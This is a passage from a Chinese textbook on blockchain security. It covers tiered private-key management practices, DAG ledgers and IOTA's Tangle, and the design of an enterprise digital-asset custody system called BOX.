③所有地址都是由秘密保存的种子来生成。

④对同一钱包具有签名权限的不同密钥，必须存储在不同的地方，这样就可以防范火灾、洪水、地震等风险。

## 5.密钥存储

当密钥和密钥种子不使用时，它们应该被妥善存储。为了最大限度地提高密钥的机密性，它们应该以安全的方式存储，在适当的情况下可以使用加密技术，确保在密码设备保护的环境之外安全地管理被加密的密钥。密钥加密是一种用一个密钥加密另一个密钥的技术，用来完成这种加密的密钥称为密钥加密密钥（KEK）。虽然密钥加密确保了密钥的机密性，但为了确保充分的密钥分离，防止密钥替换及确保密钥的完整性，需要其他技术与密钥加密联合使用，比如秘密共享、物理锁、密钥备份等策略。备份密钥可以在密钥丢失后进行恢复。应该确保备份密钥如主密钥一样被安全地存储。

（1）级别I

①如果密钥以明文方式存储，只应存在于安全的密码专用设备中；否则应该加密后存储。

②密钥和密钥种子应当存在备份，备份形式可以是纸质，也可以是数字。

③备份系统能够防御火灾、洪水等自然灾害，而保护的具体措施可以根据备份的不同介质类型而有所不同。

（2）级别II

①密钥使用冷储存，即在一台离线的计算机上生成比特币地址和私钥，并将其妥善保存起来。以后挖矿或者在交易平台得到的比特币都可以

发到这个离线生成的比特币地址上。由这台计算机生成的私钥永远不要在其他计算机或者网络上出现。

②应该备份足够多的密钥，比如当交易系统采用了3取2的签名方案，则至少备份3个密钥中的2个。

③备份的密钥和密钥种子应该与主密钥、主密钥种子处在不同的地理位置，比如把备份放在可信的第三方托管中心。

④备份系统必须防止非授权访问。备份必须采用某种形式的防篡改机制，允许操作员确定何时被访问过了。比如实现带有序列号的防拆包装袋或带有手写签名的密封信封。

## 6.密钥使用

密钥和密钥种子应该被安全地使用，否则会存在各种风险，比如资金被盗、恶意软件篡改或复制密钥等。

（1）级别I

①应防止密钥的未授权使用。主密钥和主密钥种子的访问需要身份标识以及至少一种认证。认证方式有口令、手机认证、USB认证、动态令牌等。

②一个密钥只应用于一种功能。当确认或怀疑某个密钥泄漏时，应停止使用该密钥。

③所有密钥和密钥种子仅在受信任的环境中使用。这样可以降低风险，比如被恶意软件非法复制。安全的环境可以防止非授权用户获得密钥或敏感信息。

（2）级别II

①主密钥和主密钥种子的访问需要身份标识以及至少两种认证。

②交易的目标地址和金额是在密钥和密钥种子使用之前，通过一个已认证的可信通道确定的。

③多重签名钱包的任意两个主密钥或密钥种子都不能出现在同一台设备中。将同一钱包的两个密钥放在同一个设备上，可能会被恶意人员或恶意软件泄漏。

### 7.密钥销毁

计算机系统中的数据被删除后，使用数字取证技术仍然可能将其读取出来。所以需要正确地删除密钥，以便减少信息从服务器、硬盘、移动存储等设备上的泄漏。

（1）级别I

密钥管理员应该知道密钥从服务器、硬盘、移动存储等设备上删除后，数据信息其实仍然存在。密钥管理员需要使用专用工具来永久地删除密钥。

（2）级别II

存在一套详细的规章制度来规范密钥的清除，文档中描述了清除密钥需要使用的方法和工具。

### 8.密钥管理员

员工入职和离职时管理不当会造成离职后仍然持有特殊权限，甚至仍然持有未撤销的密钥，可以用于签署交易。

（1）级别I

在机构里必须重视密钥管理者入职和离职时的角色管理，需要维护一些清单，覆盖密钥管理者入职和离职时需要完成的所有任务；而且这些清单已经被知识渊博的人员审查，以确保密钥管理者获得的权限没有超过他应有的权限。

（2）级别II

①所有密钥管理员的授权/撤销请求均通过已认证的可信通道进行。

②清单记录了执行授权/撤销操作的工作人员身份的审计信息，每个审计条目都能由执行任务的工作人员提供证明。

### 9.审计日志

审计日志需要记录系统中所有的信息变化。在发生意外或安全事件的情况下，审计日志是非常有价值的工具，可帮助调查人员了解意外情况发生的原因以及寻找解决方法。审计日志的维护大大降低了运维的风险，提高了系统纠正错误的能力。

（1）级别I

在信息系统中执行的操作子集存在审计条目，比如记录了所有的提款和存款信息。

（2）级别II

所有用户的所有操作都被记录。这些记录为调查系统的意外行为提供了重要的帮助，可以帮助识别恶意行为。

审计日志被定期备份到一个独立的服务器。这样可以保存有价值的信息，以免审计日志被修改或破坏。

## A.9　本章小结

本附录系统介绍了主要的加密算法、隐私保护算法、签名算法、安全分析方法论等，使读者可以对区块链安全技术有一个初步的认识。区块链是一种通过去中心化、去信任的方式集体维护的可靠数据库的技术方案，从安全性分析的角度，区块链必然面临着算法安全性、协议安全性、使用安全性、实现安全性和系统安全性的挑战。面对这一系列的挑战，应考虑综合运用信息安全技术来提升区块链系统的健壮性和抵御攻击的能力，这才是区块链安全技术应用的重心。

[1] Hankerson D, Menezes A J, Vanstone S. Guide to elliptic curve cryptography[M]. Springer, 2004.
[2] Rivest R L, Shamir A, Tauman Y. How to Leak a Secret ［C］ // International Conference on the Theory and Appli-cation of Cryptology and Information Security. Springer, Berlin, Heidelberg, 2001:552-565.
[3] Paul C. Timing Attacks on Implementations of Diff ie-Hellman, RSA, DSS, and Other Systems[M]// Advances in Cryptology — CRYPTO ’96. Springer Berlin Heidelberg, 1996:104-113.

# 附录B　区块链的DAG技术和安全分析

为了让读者更好地理解DAG及其试图解决的问题，这里首先介绍区块链的局限性。了解这些限制，将有助于我们理解Tangle。

（1）不必要集中

随着区块链或所谓的分类账本不断发展壮大，更小的节点将无法存储分类账本的完整副本，从而只留下能够存储完整分类账本的大型采矿场。如果只有较大的节点运行区块链，那么这也是一种集中形式。正如我们从许多加密货币社区所看到的，小规模的少数群体聚集在一起形成了大群体，并减少了挖矿奖励的变量，从而导致权利的集中。而该权利可从政治上和计算上来看，这些群体可能会滥用其权利来推迟交易，首先挖掘其自己的交易，或者过滤某些交易。

（2）高昂的交易费用

比特币的交易费用已经在上涨。对于低于100美元的交易来说，比特币的交易费用非常昂贵。一位激动的投资者曾投入了2220美元的交易费，以确保他在BAT ICO的投资。而包含低费用的交易甚至可能需要长达几天的时间才能得到确认。

（3）区块链的可扩展性


本书写作时，比特币网络正面临超过156000项未确认交易的积压（读者可以在blockchain.info中查看正推送到积压的所有交易的实时流）。与此同时，其他区块链则面临着更严重的可扩展性问题。在可扩展性方面，以太坊网络多次成为业界关注的焦点。2017年12月10日，一个出售可以培育和收集的虚拟猫的ICO让以太坊网络拥挤不堪其CryptoKitties交易几乎占到以太坊网络交易总量的15%。被拖累的以太坊网络，意味着在分布式架构上运行的所有应用程序的交易时间都变得更慢。由于潜在问题是一种低效的共识算法，因此执行这些转移操作所需的成本和时间出现了增加并失控。

## B.1　基于DAG的区块链

### B.1.1　什么是DAG技术

在数学和计算机科学领域，图和树一样，是一种数据结构。在计算机


科学中，为了避免复杂的数据结构影响开发和数学建模，往往会将结构进行简化或约束。在图论中，结构就被简化，分为有向图和无向图两大类；在无向图中进一步进行约束，形成了DAG。DAG是一种无有向环的有限有向图。也就是说，它由有限的多个顶点和边组成，每条边从一个顶点指向另一个顶点，因此无法在任何顶点v处开始，遵循一个始终有向的边的序列，最后循环回v。同样，DAG是一种有向图（见图B-1），存在拓扑排序——一个顶点序列，使得每条边从该序列中的较早指向较晚且不存在环路，由于网络具有序列性，新区块的产生就会在网络的最末端。




图B-1　DAG拓扑网络模型和新区块的产生

### B.1.2　区块链DAG

由于PoW系统原因，对于比特币或以太坊，区块的创建速度是一个瓶颈。区块不能同时创建，已链接的存储结构只允许整个网络上存在一条链。大约同时发生的所有交易均保存在同一个区块中，然后由矿工们来争夺区块验证。比特币每10分钟产生一个新区块，以太坊则稍微快一些，但它需要大约15～20秒的时间来进行区块验证。然而我们为什么非要一个区块呢？在比特币网络上，许多交易被挖掘成了区块，交易序列通过区块之间的预散列来维持。如果将区块和交易组合在一起，会怎么样？让每笔交易直接参与序列的维护。交易完成后，可以跳过挖矿过程。为了解决比特币效率低、区块无法并行执行（整个网络中同时只能有一条链，所以导致无法并行）等问题，Nxt社区提出了把无区块结构的DAG用于解决区块链的效率问题。区块链与DAG的组合仍然来自侧链的想法——不同类型的交易在不同的链上同时运行，所以区块的DAG仍然依赖于区块的概念。DAG的解决方法是，将最长链共识改成最重链共识。每个挖出来的区块，不仅仅连在之前的一个区块上，而是连接到之前的所有区块上。图B-2所示是无区块结构的DAG。



图B-2　无区块结构的DAG

### B.1.3　DAG区块链的特性

为了帮助读者更好地了解DAG在区块链中的特性，下面将从5个方面来介绍。

（1）概率论角度的双重消耗问题

比特币网络使用UTXO（未耗尽的交易输出）模型，用户只能在其UTXO下完成一次交易。同一时间可能有多个矿工解决散列函数，以获取区块验证权。这可能会临时产生分叉。某笔特定交易的验证取决于其后面的交易数量，返回到网络的交易比率较低，背后的交易更多，使得交易更加安全。

（2）网络的宽度

当每笔交易均要进行验证时，需要将其链接到DAG网络上一笔现有的相对较新的交易。如果其每次链接到较早的交易，那么将使网络过宽，而无法验证新的交易。理想情况下，当发生新交易时，DAG网络会选择一笔现有的较晚交易来链接。其目标是将网络带宽保持在一定范围内，以便快速验证交易。在这方面，IOTA还提出了其自身的控制缠结网络带宽的算法，后文会介绍。

（3）快速交易

由于其具有无区块性，因此交易可直接进入DAG网络。整个过程比基

于PoW和PoS的区块链要快得多。

（4）不涉及挖矿

DAG网络上没有矿工，交易的验证直接交给交易本身。对于用户来说，这意味着交易几乎是即时完成的。

（5）方便小额付款

随着DAG的进步，我们正着眼于一种可实现高功能和最低交易费用的链的未来。这意味着用户可以在无须比特币或以太坊等沉重费用的情况下进行小额支付。DAG将用于那些需要在每秒数千次交易中实现可扩展性的应用程序。CryptoKitties的推出阻塞了以太坊网络，导致交易缓慢，且收费高昂。对此以太坊中有一个称为分区的解决方案，但该解决方案落后了5年。笔者认为应用程序很快会按比例转向DAG。


除了交易信息之外，DAG链单元还包括创建该单元的一个或多个用户的签名以及对由其散列标识的一个或多个先前单元（母单元）的引用。单元彼此链接，使得每个单元包含一个或多个较早单元的散列。这既可用于确认较早的单元，也可用于确定其部分顺序。单元之间的链集形成一个DAG。不会存在一个单一的中央实体来管理或协调新单元进入到数据库中，每个人都可以添加一个新的单元，只要其签字，并支付一笔与添加的数据大小（以字节为单位）相应的费用。该费用由其他用户收取，后者随后通过将其散列包含在自己的单元中来确认新添加的单元。随着新单元的添加，每个较早的单元将会直接或间接地获得越来越多的来自包含其散列的较晚单元的确认。在区块链中，区块的发布是一种罕见事件，实际上只有特权级别的用户参与该活动。与区块链不同，新的DAG链单元在发布后立即开始累积确认，该确认可以来自任何人，且每当发布另一个新单元时便可收到。换句话说，不存在普通用户和矿工的双层体系；相反，用户可以互相帮助——通过添加新的单元，其创造者还将确认所有以前的单元。对母单元的引用是确定单元顺序（目前只有部分顺序）和推广区块链结构的要素。由于我们并不局限于连续区块之间的一母一子关系，因此不必争取接近同步，可以安全地容忍大幅度延迟和高吞吐量。

## B.2　DAG区块链与安全：IOTA

为了帮助读者进一步了解DAG给区块链的安全方面所带来的新启示与影响，下面以IOTA例来讲解。IOTA的全称为MIOTA，是于2014年开始众筹的一个项目，正式发行于2015年11月，其主要关注领域是物联网（Internet-of-Things）。IOTA基本上是为物联网而生的技术，因为这项互

通性技术能够实现数据真实性，并用于工业用具。另外，IOTA可以通过各种传感器设备实时采集任何物体或过程需要监控、连接、互动的各种所需要信息，与互联网结合形成一个巨大网络，还能与智慧城市和自适应系统中的各种设备通信。其最终目的是实现万物互联，方便识别、管理和控制（见图B-3）。简而言之，IOTA可谓是物联网的支柱。

IOTA是为物联网设计的一个革命性的物联网事务处理和数据传输层。其设计思想是基于新的分布式账本——Tangle，而Tangle网络所使用的技术就是DAG。它克服了当前区块链设计的低效性，也有效地避开了区块链设计的弊端——引入了在分散式对等系统中达成共识的新方法。有史以来第一次，通过IOTA，人们可以不付任何费用地转账。这意味着甚至可以通过IOTA进行无限小的纳期支付。总之，IOTA为物联网提供了“零交易费用”“无线扩展”“离线交易”的数字交易市场环境。




图B-3　物联网结构

## 1.什么是Tangle

Tangle（缠结，也称DAG），是区块链的一种新方法。区块链技术告诉我们，挖矿可能并非理想的解决方案，特别是当解决可扩展性问题时。缠结没有挖矿操作，没有区块，也没有交易费用。矿工和验证人之间不划分网络的安全性和共识。缠结已经找到了解决不必要集中问题的方法。网络用户必须通过工作证明或其他工具来验证两笔旧交易，以便能够进行一笔自己的交易。用户不会收到奖励，或者不必非得支付交易费用。基本上，用户就是矿工。这是有利的，因为其无法形成大型挖矿群体，避免了矿工和网络用户之间的矛盾。缠结没有采用互相链接形成庞大区块的原则；相反，它会构建一个引用旧交易的交易图，因此可以在某个节点收到交易时立即确认该交易，而不必等待下一个区块。理论上，其可以对交易进行并行验证。

Tangle可能的局限： 由于其具有图形结构，因此Tangle能够快速确认交易。然而，类似OTA和Byteball这样的加密项目中的现有工具会遇到同步问题。同步节点之间的状态似乎是现有缠结工具的主要问题。IOTA目前依赖于一个单独的协调者节点，Byteball依赖于12个目击者节点，而这些节点均由开发商自己控制。由于存在单点故障和人为干预，因此两者均不理想。

### 2.DAG区块链的创新点

DAG区块链结构非常适合高并发且小数据交易的IoT场景，下面以IOTA为例介绍其创新点。

（1）共识机制创新

区块链共识具有非常严格的机制。在区块链中要添加一个新的区块，需要进行多方竞争以获取区块的奖励或交易手续费，而且在区块链中共识和交易生成是分开的，仅由网络上的一小部分人完成。正因如此，通常设置更高的阈值（如比特币），这将导致进一步的中心化。

在IOTA系统中，不再有区块的概念，网络共识的最小单位就是交易，网络中每个参与者都可以直接确定主交易和分值交易，且间接在子Tangle中定位其他交易。通过这种方式，验证就能同步进行，网络能够保持完全去中心化，不需要矿工传递信任，也不需要支付交易手续费。

（2）抗量子

IOTA能够实现量子安全，是因为采用了Winternitz One-Time Signature（W-OTS）后量子签名算法。量子签名是基于量子一次一密和量子密钥分配协议，利用哈希函数（Hash）对经典消息取摘要，将任意位的


经典消息编码为确定位数的量子信息。在对位数较多的经典消息签名时，大大减少了运算量，有利于物联网设备使用。有了量子签名算法，就可以防止量子计算机攻击——量子计算机的运算能力是普通矿机的170亿倍。也就是说，现行的比特币工作量证明机制必须得想办法避免被量子计算机攻击，否则未来比特币就面临被攻击的风险。W-OTS算法的本质就是“一次性”，当签过一次名后就不能重复使用，需要重新更换新地址。但是W-OTS也存在一个明显的缺点，就是签名长度特别差，这也是抗量子签名普遍的缺点。IOTA的单笔交易编码后有2673trytes（大约为281.96 bytes），但签名占了81%（2187 trytes）。对于物联网设备来说，这可能是一个很大的挑战。然而，世界第一批量子计算机其实大概要到2023年才会问世，所以Tangle这个特色只能防患于未然，对于目前来说还没什么真正用途。

（3）三元逻辑

二进制是计算技术中广泛采用的一种数制，二进制数据是用0和1两个数码来表示。而在IOTA网络中却采用了三进制（Trit），三进制数据是用-1、0和1三个数码来表示。Trit类似于计算技术中的bit（位），而Tryte类似于byte（字节），1tryte＝3trit。在IOTA的发展路线中我们了解到，IOTA“Curl哈希函数”的硬件部署了哈希计算器。Curl就是一种三进制算法，它是由SHA-3标准的单向散列函数算法的发明者Keccak设计的。IOTA采用Curl哈希函数，而不是椭圆曲线密码学（ECC）。Curl哈希函数不仅仅在速度上胜过了ECC，还能大大简化整个协议（签名和验证）。三元逻辑的好处是在某些情况下性能表现更优，不足的地方是很不容易找到三元逻辑的处理器。IOTA团队正在研发IoT异步三态处理器JNN，因为三进制架构的电路功耗低，适合集成到IoT设备中。

### 3.DAG高效性与安全性

区块链系统是线性的、连续的同步链式系统，系统只有在上一个区块被挖出来并添加到区块链上之后才能开始去挖下一个区块；而Tangle系统是基于DAG的异步系统（见图B-4），对于交易的验证可以平行进行，大大提高了系统的吞吐量。通过DAG，IOTA能够实现较高的交易吞吐量（通过平行验证），并且不收取交易手续费。与如今的区块链不同的是，共识是与系统挂勾的，是系统固有的一部分，这样就能打造出一种完全去中心化和能够实现自我管理的P2P网络。



图B-4　Tangle网络

Tangle采用Ternary进行编码，比通常的Binary代码效率更高。在Tangle中，每个节点都代表着一笔交易。因为其特殊的验证交易方式，在验证速度上也比普通的区块链快得多，可以近乎即时完成每笔交易，而不需要像我们发出比特币交易得付足够的交易手续费才能在几分钟之内完成验证。另外，因为Tangle的交易发起者同时也是交易验证者的关系，可以避免目前交易验证者（矿工）过度集中于某一区域（如中国）与去中心化背道而驰的问题。Tangle可以比区块链更接近去中心化的目标。此外，随着Tangle的不断发展，越来越多的参与者都将发起交易，整个系统也会变得越来越安全和快速，确认时间会缩短，交易也完成的越来越快。

# 附录C　企业级数字资产保护

随着数字资产市场规模的不断扩大，越来越多的投资机构、企业、创业团队进入到这个领域，其所持有的各类数字资产规模也在快速增长。但是目前针对企业的数字资产管理工具极度匮乏，不时传出的个人钱包被盗、私钥丢失、交易平台钱包被盗等负面新闻，更是加剧了企业对数字资产安全、便捷等问题的担忧。这些问题已经严重影响到企业用户对数字资产的投资和管理。

在过去的几年中，区块链领域的个别团队也曾尝试过或正在尝试利用各种技术增强钱包的安全性，但是由于种种原因，至今没有一个通用的、成本较低的、方便部署使用的解决方案公开发布。

通过多年的实际体验以及大量走访，我们了解到行业内有如下需求。

·多种数字货币的一站式管理。

·多人共管最高管理权限，使得数字资产归属于企业，而不是个人。

·企业可以拥有对外的统一收款地址，即数字资产对公账户。

·允许设定企业财务审批流程，降低人为操作失误的可能。

·在任何情况下，私钥均不能以明文形式暴露。

·不可伪造转账指令盗取资产。

·方便企业将数字资产入账及审计。

·私钥持有人一旦发生意外事故导致不能行使权力，企业资产不能丢失。

## C.1　BOX设计思想

BOX是一套企业自主拥有的数字资产银行系统，其设计思想如图C-1所示。

·通过该系统可将企业所拥有的各类数字资产钱包进行一站式集中管理。


·通过将私钥加密运行在内存中的方式让其永不暴露。

·通过企业自主拥有的私有区块链网络保证操作指令和资产数据的存证和验真。

·通过顺序性私钥签名方式构建企业订制化资产管理业务流。


·通过SSL/TLS加密保证通信通道的绝对安全。

·BOX从原理上做到了防范外部黑客、内部黑客、单人误操作等当前个人钱包普遍存在的漏洞；同时，它还具有入侵锁死、系统重置等安全机制，以此保证企业数字资产的高安全性。



图C-1　BOX设计思想

在BOX架构中，私链节点数量为2n+1（n≥1）；私钥App数量最少为3个，具体数量由各企业内部自主定制；应用服务器为云端服务器，不会与签名机有任何通信；签名机是一台独立的物理服务器，仅能与私链通信，仅有签名机才能向热钱包发出转账指令；员工App为转账指令发起方；管理App执行审批，如图C-2所示。




图C-2　BOX架构与执行流程

BOX系统可以接入所有支持离线签名的数字货币。首次发行版将接入以太坊及ER-C20代币；在未来的版本中，将陆续接入其他币种。

## C.2　私钥安全机制

（1）私钥的存储

私钥存储在签名机的内存中，不会做持久化存储。在极端情况签名机被入侵之后，入侵者也很难在短时间内寻找到私钥，大大降低了私钥暴露

的风险。

签名机是一台独立存放的服务器，建议存放在安全级别非常高的地点，例如金融级机房、企业自己控制的高安全性机房、某个私密地点。该签名机需要有24小时不间断供电和网络接入及固定IP地址，不能轻易地被任何人接近和操作，包括企业的IT主管人员。

企业的数字资产实际存储在各个数字货币公链（即“热钱包”）上，如果该数字货币的官方钱包支持离线签名，则私钥可以被存储在签名机的内存中，通过离线签名实现在不暴露私钥的前提下，完成确权并转账。

（2）私钥的生成

为了防止私钥的生成被模拟，我们采用RFC6979协议的变形形式：k＝SHA256(d＋SHA256(m1)＋SHA256(m2)＋SHA256(m3)＋...)。其中，d为服务器随机数，m为私钥App输入的关键句。私钥通过由3个或多个私钥App分别输入关键句的方式生成，关键句是由任意的字母和数字组合而成的字符串。3个或多个私钥App依次输入关键句后，由3条关键句生成的私钥即被存放在签名机的内存中，同时由此私钥生成的公钥地址将被注册在公链上，即生成公链（热钱包）。私钥App不会存储该关键句，该私钥App的源代码也将同步开源。

私钥App的所有传输过程都需要双向认证。私钥App的授权方式为限制分发，即服务器分发的证书只有N个（N为私钥App的个数），并且会将证书与其设备ID绑定，其他的连接请求都会被拒绝。

如果私钥App丢失，因为App里并不记录任何关键句和密码，所以没有安全风险。拥有关键句的控制人可以重新安装私钥App，并使用原关键句重新获取服务器证书，然后签名机重新绑定新的私钥App的设备ID。

（3）私钥的恢复

由于签名机一旦停机，内存中的私钥会立即消失，所以当签名机需要重启时，需要所有私钥App重新输入正确的关键句。如果某个私钥App持有人无法输入正确的关键句，此时需要启用私钥关键句的冷备份。由于此流程属于实际企业管理流程，本书仅给出冷备份的建议方案，具体参见C.7节。

## C.3　私链

（1）私链的作用与优势

私链在整个BOX系统中起到存证和验真的作用。利用区块链不可篡改的特性，可将审批流程和转账审批流程上链保存，为程序实现转账自动化提供可靠依据。BOX系统首次发行版本采用以太坊搭建私链，未来计划支持更多的搭建私链的方案。

